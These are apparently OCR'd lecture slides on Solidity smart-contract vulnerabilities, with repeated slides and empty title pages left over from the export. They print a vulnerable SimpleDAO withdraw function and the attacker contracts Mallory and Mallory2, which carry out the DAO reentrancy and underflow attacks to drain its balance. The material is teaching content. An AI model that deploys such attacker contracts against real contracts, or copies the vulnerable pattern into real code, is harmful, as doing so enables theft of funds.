
Exception disorder




Exception disorder



Exception disorder



Exception disorder



Gasless send


- `c.send(amount)` - compiled in the same way of a call with no signature
- C will invoke the recpinet fallback function
- Gas units available to the callee is bound by 2300 units
- Allows to execute a limited set of bytecode instructions

Gasless send

```
1  contract C {
2    function pay(uint n, address d){
3      d.send(n);
4    }
5  }
```

```
6  contract D1 {
7      uint public count = 0;
8      function() { count++; }
9  }
10 contract D2 { function() {} }
```

Reentrancy




Keeping secrets

```
contract Alice
{
    uint public year;
    uint private grade;
}
```


Immutable bugs

- Published contract on the *blockchain* cannot be changed
  - Including bugs
  - No direct way to patch it
- Can and has been exploited in attacks
- “DAO attack”

Stack size limit



Stack size limit




Unpredictable state

- `Fields` and `balance` determines contract's state
- Other transactions can chang the state
- Not knowing the state at transactions execution is a vulnerability
- Dynamically updated contracts


Time constraints

- Many applications use time constraints
- Usually implemented by block timestamps
- Miners can choose the timestamp to some degree
- Malicious miner can exploit this



Attacks

The DAO attack



The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

The DAO attack

```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

The DAO attack

```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

The DAO attack

```
contract SimpleDAO {
  mapping (address => uint) public credit;
  function donate(address to){credit[to] += msg.value;}
  function queryCredit(address to) returns (uint){
    return credit[to];
  }
  function withdraw(uint amount) {
    if (credit[msg.sender]>= amount) {
      msg.sender.call.value(amount)();
      credit[msg.sender]-=amount;
}}}
```

```
contract Mallory {
  SimpleDAO public dao = SimpleDAO(0x354...);
  address owner;
  function Mallory(){owner = msg.sender; }
  function() { dao.withdraw(dao.queryCredit(this)); }
  function getJackpot(){ owner.send(this.balance); }
}
```

The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

The DAO attack

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7    function withdraw(uint amount) {
8      if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10       credit[msg.sender]-=amount;
11 }}}
```

```
1  contract Mallory {
2    SimpleDAO public dao = SimpleDAO(0x354...);
3    address owner;
4    function Mallory(){owner = msg.sender; }
5    function() { dao.withdraw(dao.queryCredit(this)); }
6    function getJackpot(){ owner.send(this.balance); }
7  }
```

The DAO attack – Round 2

The DAO attack – Round 2

```
contract Mallory2 {
  SimpleDAO public dao = SimpleDAO(0x818EA...);
  address owner; bool performAttack = true;

  function Mallory2(){ owner = msg.sender; }

  function attack() {
    dao.donate.value(1)(this);
    dao.withdraw(1);
  }
```

```
 function() {
    if (performAttack) {
       performAttack = false;
       dao.withdraw(1);
  }}

  function getJackpot(){
    dao.withdraw(dao.balance);
    owner.send(this.balance);
}}
```

The DAO attack – Round 2

```
1  contract SimpleDAO {
2    mapping (address => uint) public credit;
3    function donate(address to){credit[to] += msg.value;}
4    function queryCredit(address to) returns (uint){
5      return credit[to];
6    }
7     function withdraw(uint amount) {
8       if (credit[msg.sender]>= amount) {
9        msg.sender.call.value(amount)();
10         credit[msg.sender]-=amount;
11  }}}
```

